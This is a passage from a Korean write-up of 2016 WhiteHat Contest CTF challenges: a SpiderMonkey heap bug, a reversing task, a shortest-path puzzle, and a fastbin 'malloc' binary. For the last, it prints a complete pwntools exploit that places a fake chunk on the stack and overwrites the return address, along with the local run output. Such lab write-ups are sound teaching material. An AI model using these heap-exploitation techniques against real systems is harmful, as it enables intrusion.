지난 번, 당신은 기업의 의뢰로 취약점을 발견하며 기업에게 알려주었다.
해당 서비스의 기존에 있던 취약점은 패치되었으나 또 다른 취약점이 있을 것으로 예상한 기업은 다시 한 번 당신에게 취약점 발굴을 의뢰했다. 취약점을 파악 후 공격하여 접근 권한을 얻어내어라.

```
Ubuntu 14.04
mozjs-24.2.0

nc 121.78.147.157 7778
nc 121.78.147.157 7779

http://challenge.whitehatcontest.kr/z/js_hard.zip
```

그림 22. 문제 8 명세

8번 문제 의도

문제에서 js24 바이너리와 jsarray.cpp 소스코드를 제공해 줌. 문제에서 jsarray.cpp 를 제공해준 것과 샘플 코드로 Array 할당에 대해 제공해준점으로 보아 일반적인 자바스크립트의 힙 사용시 발생될 수 있는 취약점을 의도했을 것이라 생각.

8번 문제 해결 방법

시도 했던 내용으로는 자바스크립트 배열 헤더를 조작하여 다음 배열의 크기를 유저 메모리 공간 크기만큼 할당한 다음 해당 배열을 이용하여 임의 메모리 읽기 쓰기를 통해 라이브러리의 기본 주소를 찾고 (aslr 우회하기 위해) 쉘 코드 (dep를 우회 하기 위해 mmap + jmp shellcode)를 올린 뒤, 실행 흐름을 변경하는 것을 시도.

하지만 대회 기간 중에는 의도적으로 배열 헤더가 조작되지 않아 실패.

9번 문제. REVS (200점) (unsolved)

9번 문제 내용

REVS

×

200 point

외부 테러집단에서 메시지 전달에 사용되는 프로그램이 유출되었다.
전달되는 메시지를 분석하려는데 복호화코드가 변조되어 있는것으로 보인다.
원본 메시지를 알아내어라.

<http://challenge.whitehatcontest.kr/z/REVS>

FLAG

Auth

Close

그림 23. 문제 9 명세

9번 문제 의도

바이너리에 안티 디버깅 기술이 곳곳에 배치되어 있고 또한 수동으로 분석하기 힘들도록 encrypt 코드가 복잡하게 들어가 있음. 따라서 심볼릭 실행을 이용하여 결과의 값이 출력 가능한 영역으로 발생하는 메모리 값을 찾아야 함.

9번 문제 해결 방법

먼저, 바이너리에 디버거가 붙으면 종료 시키는 코드들이 잔뜩 있어서 이 부분에 대해 바이너리 패치를 진행. 가장 중요한 코드는 0x402ce0 위치한 함수로써 복호화와 이에 대한 Plaintext를 보여주는 코드가 존재. 또한 Plaintext로는 0x402ce0 함수에서 ebp - 0x3C에 위치한 16바이트를 출력해줌으로써 이 영역이 복호화 과정에서 출력 가능한 범위내로 오도록 하는 메모리 값들을 찾아야 함.

Concrete Value로는 문제에서 복호화 코드가 변조된 위치인 (ebp - 0x3c), (ebp - 0x4c), (ebp - 0x5c)을 concrete value로 넣었으며 PlainText를 출력한 바로 직후 (0x402dd9) 위치에서의 [ebp-0x3c:ebp-0x3c+0x10] 값을 확인 하는 코드를 angr⁸로 작성하여 돌린 뒤, 정답이 나오기만을 기다리면서 다른 문제를 풀었다. 대회가 끝날 때까지 적절한 답이 나오지 않아 해결하지는 못함

⁸ <https://github.com/angr/angr>

10번 문제. short path (150점)

10번 문제 내용

short path

150 point

대한민국 지도 상에 정체불명의 존재가 다수 출현했다는 속보가 들어왔다.

현재 운용할 수 있는 헬기는 단 하나 뿐이다.

가장 빠르게 모든 지점에 도착 할 수 있도록 도움을 주머라.

`http://121.78.147.178:5555/`

Already Solved..

Auth

Close

그림 24. 문제 10 명세

10번 문제 의도

총 3 단계로 구성이 되어 있으며, 각 단계별로 3지점, 5지점, 7지점이 주어지는데 세종특별자치시를 중심으로 가장 경로가 짧게 되는 순서를 인증하면 됨

10번 문제 해결 방법

초반에 울릉도에 점이 찍히는 것을 보고 서버에 미리 지정된 좌표가 존재할 것이라 생각하여 점이 찍히는 지점들을 수집. 처음에는 명세를 제대로 읽지 않아 초기 지점부터 가장 가까운 순서로 입력하는 줄 알고 풀다가 중간에 전체 경로가 가장 가까운 것임을 알게 되어 시간을 낭비함. 찍히는 지점들을 수집하면서 문제도 풀었는데 만약 100회 정도 맞추라고 했으면 열심히 찍히는 지점들을 수집해서 맵을 만들어 자동으로 인증하려고 했지만 3번만 맞추면 되고 지정된 시간 내에 포인트들이 가능한 정도의 양이라 직접 눈으로 보고 손으로 해결. 한 가지 방법으로는 시간을 아끼기 위해 첫 번째 문제의 경우의 수가 작기 때문에 무조건 1-2-3으로 넣고 2번째, 3번째 포인트가 애매하지 않은 맵 만 시도를 함. 포인트가 애매한 경우에는 바로 다시 시작.

10번 문제 정답

bb2d0d9a05e5432a196d02de43fe996fdef42664

11번 문제. malloc (200점) (unsolved)

11번 문제 내용

malloc

200 point

xx기관에서 취약점 공격 훈련에 사용되는 바이너리가 알수 없는 경로로 유출되었다.

해당 바이너리를 공격하여 인증키를 획득하시오.

```
nc 121.78.147.153 5559
```

```
nc 121.78.147.153 5557
```

<http://challenge.whitehatcontest.kr/z/malloc>

그림 25. 문제 11 명세

11번 문제 의도

Heap 에서 발생하는 Using fast bin 취약점 문제. 바이너리 자체도 NX 만 걸려 있고 특히 바이너리 내부에 굉장히 친절하게 서버 쪽 정답을 출력해줄 수 있는 함수가 존재하여 기타 정보 노출이나 ROP 구성을 할 필요가 없음.

따라서, 실행 흐름만 조작할 수 있다면 시스템을 호출하는 함수로 실행 흐름을 조작하면 플래그를 얻을 수 있음.

11번 문제 해결 방법

이 문제만 풀었으면 편안하게 보고서를 쓰고 있을 텐데 대회가 끝나고 문제를 풀어 인증하지 못한 비운의 문제. 문제의 친절함에 대해 나열을 하면 다음과 같음.

```

hackability@ubuntu:~/ctf/2016_whitehat/11$ checksec --file malloc
[*] '/home/hackability/ctf/2016_whitehat/11/malloc'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE

```

그림 26. 문제 11 - 문제의 친절함 1

```

00400986 ; Attributes: noreturn bp-based frame
00400986
00400986 sub_400986      proc near
00400986     push      rbp
00400987     mov       rbp, rsp
0040098A     mov       edi, offset command ; "/bin/cat /home/easy_malloc/flag"
0040098F     call      _system
00400994     mov       edi, 0FFFFFFFh ; status
00400999     call      _exit
00400999 sub_400986      endp
-----

```

그림 27. 문제 11 - 문제의 친절함 2

```

0000400EAF loc_400EAF:                                ; CODE XREF: main+3D↑j
0000400EAF     mov       rax, [rbp+var_8]
0000400EB3     cmp       rax, 4
0000400EB7     jle       short loc_400E96
0000400EB9     lea       rax, [rbp+var_8]
0000400EBD     mov       rsi, rax
0000400EC0     mov       edi, offset aStackAddressP ; "Stack Address : %p\n"
0000400EC5     mov       eax, 0
0000400ECA     call      _printf

```

그림 28. 문제 11 - 문제의 친절함 3

```

printf("Which chunk do you want to modify : ");
__isoc99_scanf("%ld", &v8);
_IO_getc(stdin);
if ( v8 <= 5 && v8 > 0 && *(_QWORD *)(8 * v8 - 8 + a1) )
{
    printf("Enter data : ", &v8);
    if ( read(0, &buf, 0x21uLL) == -1 )
    {
        puts("Read fail.");
        exit(-1);
    }
    v3 = strlen((const char *)&buf);
    memcpy(*(void **)(8 * v8 - 8 + a1), &buf, v3);
    fflush(stdin);
    result = puts("Data modify complete.");
}

```

그림 29. 문제 11 - 문제의 친절함 4

문제의 목표는 리턴 주소를 0x400986으로 변경하는 것이다. 스택에 있는 함수 리턴 주소를 변경하기 위해 malloc 할당을 힙 쪽이 아닌 스택에서 할당 하도록 해야 한다.

기본적인 아이디어는 다음과 같음

1. A를 할당
2. A를 해제
3. A를 수정 (이 때, A의 fd 영역을 덮음)
4. A를 다시 할당
5. B를 할당 (이 때, (3) 과정에서 덮은 fd의 값(스택 위치)이 리턴됨)
6. B의 값을 통해 malloc 의 리턴 주소를 변경

대회 중에 해결 하지 못했던 문제점은 6번 과정에서 malloc 시, malloc 되는 위치 + 8 에 chunk_size 값 (0x31)이 들어 가야 하는데 스택에 이 값을 어떻게 넣을 수 있는지 찾지 못했었다. 대회가 끝나고 가만히 보니 malloc 을 받을 때, 사이즈를 입력 받는 부분이 있는데 이 값이 0x20 보다 크면 "incorrect size"를 출력하고 0x20으로 할당을 해주는데 이 때, 값을 크게 넣으면 스택에 size 변수 값이 들어 가고 할당은 0x20이 된다. 따라서, malloc 할당 시, 0x20 + 0x8 + 1의 크기만큼 할당을 하면 스택에 0x31이 써지게 되어 fake_chunk 크기를 넣을 수 있게 되고 스택에 malloc 을 할 수 있게 된다.

전체 적인 스택의 모습을 보면 다음과 같다.



그림 30. 문제 11 - malloc 될 위치의 스택 구조

처음에 노출이 되는 스택 주소를 이용하여 필요한 모든 offset들을 계산 할 수 있다.

```

from pwn import *

target = "malloc"
addr_sys = 0x400986
r = process(target)

def malloc(c, size):
    r.sendline("1")
    print r.recv()
    r.sendline(str(size))
    print r.recv()
    r.sendline(c)
    print r.recv()

def free(idx):
    r.sendline("2")
    print r.recv()
    r.sendline(str(idx))
    print r.recv()

def modify(idx, c):
    r.sendline("4")
    print r.recv()
    r.sendline(str(idx))
    print r.recv()
    r.sendline(c)
    print r.recv()

data = r.recv().splitlines()[0]
addr_of_i = int(data.split(":")[1][2:], 16)

# &fake_cunk = &i - 0x50 - 0x8
# fake_size = (default_size) + (header_size) + 1 (used bit)
# ..... = 0x20 + 0x10 + 1 = 0x31
header_size = 0x31

malloc("A", header_size)
free(1)
modify(1, p64(addr_of_i - 0x50 - 8))

malloc("A", header_size)

# ret_addr = &malloced + 24
malloc("A" * 24 + p64(addr_sys), header_size)

```

그림 31. 문제 11 해결 코드


```

hackability@ubuntu:~/ctf/2016_whitehat/11$ cat /home/easy_malloc/flag
flag{this is that I really really want}
hackability@ubuntu:~/ctf/2016_whitehat/11$ python m.py
[+] Starting local process './malloc': Done

Enter size :
It's too big!
Enter data :
Malloc complete.
1. malloc
2. free
3. list
4. modify
5. exit
>
Which one do you want to free :
Chunk free complete.
1. malloc
2. free
3. list
4. modify
5. exit
>
Which chunk do you want to modify :
Enter data :
Data modify complete.
1. malloc
2. free
3. list
4. modify
5. exit
>
Enter size :
It's too big!
Enter data :
Malloc complete.
1. malloc
2. free
3. list
4. modify
5. exit
>
Enter size :
It's too big!
Enter data :
[*] Process './malloc' stopped with exit code 255
Malloc complete.
flag{this is that I really really want}

```

그림 32. 문제 11 - 로컬 테스트 결과

임의로 /home/easy_malloc/flag 를 생성한 뒤, Exploit 테스트 결과 잘 출력되는 것을 확인 할 수 있었음.